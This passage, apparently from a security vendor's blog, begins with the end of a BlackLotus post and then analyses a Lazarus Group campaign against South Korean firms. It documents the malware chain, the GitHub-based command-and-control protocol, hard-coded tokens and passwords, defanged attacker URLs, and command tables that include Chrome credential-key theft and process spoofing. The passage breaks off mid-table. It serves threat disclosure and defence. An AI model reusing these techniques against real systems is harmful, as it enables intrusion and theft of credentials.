Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.
It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.
Conclusion
Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.
However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.
In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.


Operation FlashHole attack flow during initial compromise
Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.
Background
After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications appear to be maintained by the same vendor, and both are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.
We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.

As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.
In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.
Initial infection vector
Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.
Appearance of the malicious websites

The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.
Suspected use of an AI-generated image on the résumé site
The websites contained embedded links that loaded an external JavaScript file via a script tag.
Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach
Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.
Full infection chain
Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.
Initial infection chain

Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.
Expanded infection chain after gaining persistence
Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.
Malware set
The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.
TechHub – the start of the chain
TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.
This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.
We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.
When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.
It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.
During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.
After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.
TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.
Command
Description
mqdrz
Collect information about the device and its running processes
laeca
Directly invoke the received shellcode in memory
aqvxp
Terminate the current process
rtcya
Beaconing after finishing the handshake process
Cubridge – the framework orchestrator
Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.
To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.
The predefined list for page1 is shown below. TechHub randomly selects one item from the list.
The predefined word list for page2 is shown below.
article, list, story
This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.

Authentication using the POST request with the C2 server requires three parameters in the form of key‑value pairs. Each key is randomly generated using a different predefined word dictionary, and the associated values consist of a randomly generated 8‑byte hexadecimal bot ID, a fixed authentication token (KW4Ofw982CNJjxd51AVqkGAop), and a randomly generated 16‑byte hexadecimal session ID.
Cubridge employs a more robust handshaking process than TechHub, combining the RSA and RC6 algorithms. Unlike TechHub, it skips the profiling step and proceeds directly to command and control after the handshake. During communication, the malware mimics browser requests, using X‑CSRF‑Token and X‑Requested‑With headers for authentication and the Upgrade‑Insecure‑Requests header to request additional data.
Cubridge’s communication sequence
Cubridge contains extensive functionality, with a particular focus on loading subsequent‑stage payloads. The commands employ various techniques, such as DLL injection, reflective loading, and section‑mapping injection. The payloads may be delivered in various forms:
Plugins – reusable extensions that add functionality as needed and can be invoked at any time (in shellcode and DLL form);
Tools (in DLL form) – independent utilities that perform one-off tasks;
Modules – components that are loaded once and remain active providing an extended set of functionalities.
It is anticipated that the commands for plugins and shellcode will load identical types of plugins because both support a similarly formed exported function for subsequent activity. The shellcode can be generated using the open‑source sRDI tool to package a DLL‑style plugin. The capabilities of a single DLL are likely utilized to load a tool that works independently because when a single DLL is loaded, only its DllMain entry point and its parameters are accessible; no other exported functions are exposed.
Command
Payload type
Description
0
–
Collect device info including the computer name, time zone, PID, and other similar details
1
Archive the specified file/directory using the legacy ZipCrypto algorithm and the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
2
Create a file at the specified path
3
Possibly plugin
Inject the provided DLL payload into the target process and load it reflectively using reflective DLL injection
4
Plugin
Reflectively load a plugin in DLL format
5
Retrieve the address of the specified exported function from the target plugin and run it with the provided parameters
6
Retrieve all information about the loaded plugins
7
Unload the specified plugin
8
Shellcode
Inject the provided shellcode into the target process and load it using section mapping injection
9
Load the provided shellcode directly into memory
10
Retrieve the address of the specified export function from the target shellcode (likely a plugin in shellcode form) and run it with the provided parameter
11
Retrieve all information about the loaded shellcode
12
Unload the specified shellcode
13
–
Set the scheduled Cubridge execution time (in minutes) by updating a global variable
14
Set the scheduled Cubridge execution time (in minutes) by updating a global variable, while disabling monitoring by also updating another global variable
15
Terminate in a controlled manner
16
Get the configuration for Cubridge: retrieve the global flags, the number of C2 servers, the C2 addresses, etc.
17
Update the global flags, the number of C2 servers, the C2 addresses, etc.
18
Tool
Load a DLL reflectively with the specified parameter
19
Configure the parameters for loading a single DLL
20
Unload the single DLL
21
Module
Load the “action module” (ActionModule.dll) reflectively and invoke its AppinfoView export function
22
Load the “function module” (FunctionModule.dll) reflectively and invoke its PresentationFontConfig export function
Commands 21 and 22 each load a different module. As their internal names imply, the action module manages basic file and process operations, while the function module implements Windows’ default commands. The action module covers commands 23–41, and the function module handles commands 42–79.
The action module handles system operation commands, file system interactions, and process behavior. It is invoked by passing the appropriate command and parameters to its AppinfoView export function. The module supports 19 commands, numbered 23 through 41. Execution results are first sent to Cubridge, which then forwards them to the C2 server.
Command
Role
23
Get local disk space for each drive
24
Get information about the specified file or directory
25
Execute the provided command
26
Get information about the specified file or directory (similar to command 24)
27
Execute the provided command under the target process (PPID spoofing)
28
Execute the provided command under the target process within the provided session (PPID spoofing + session impersonation)
29
Get detailed information about processes
30
Terminate the provided process
31
Suspend all threads belonging to the specified process
32
Resume all threads belonging to the specified process
33
Permanently delete the file by overwriting its entire contents with the sequence: 0 → 1 → random bytes → 1 → 0
34
Rename the provided file to :EFS (the alternate data stream area) and delete it using the native API SetFileInformationByHandle
35
Set the current working directory
36
Copy the specified file to the provided path
37
Delete the specified directory
38
Move the specified file to the provided path
39
Create the provided directory
40
Initiate a non‑blocking connection attempt to the specified IP address and port (possibly for port scanning)
41
Read the specified file
The function module implements commands that emulate Windows’ built-in commands. Similar to the action module, its DllMain routine initializes all supported command functions, which are later accessed through the PresentationFontConfig export. Altogether, the module offers 38 commands, numbered from 42 to 79. While we believe this module is based on the previous LightlessCan, this is the first time we’ve seen it in the form of a separate module.
Command
Role
42
Capture all displays and archive them using the legacy ZipCrypto algorithm with the hard‑coded password: xdkiTajAAxc3i/w[<881fnC!G*cb1Dit2sh.gAk/
43
Synchronize the MAC (Modified, Accessed, and Created) times of the file provided in the second argument to match those of the file provided as the first argument
44
Get information about the specified directory
45
Get information about the specified drive
46
Inject the provided DLL payload into the target process
47
Unload the specified DLL from the specified process
48
Implementation of the ipconfig command
49
Implementation of the net command
50
Implementation of the netsh advfirewall firewall command
51
Implementation of the netstat command
52
Implementation of the ping -6 command
53
Implementation of the reg command
54
Implementation of the sc command
55
Implementation of the ping command
56
Implementation of the whoami command
57
Implementation of the nslookup command
58
Implementation of the schtasks command
59
Implementation of the systeminfo command
60
Implementation of the arp command
61
Call the CryptUnprotectData function to retrieve the AES key that DPAPI protects. Extract the key using the encrypted_key keyword from Chromium’s Local State file located at: %LOCALAPPDATA%\Google\Chrome\User Data\Local State
62
Not implemented
63
Not implemented
64
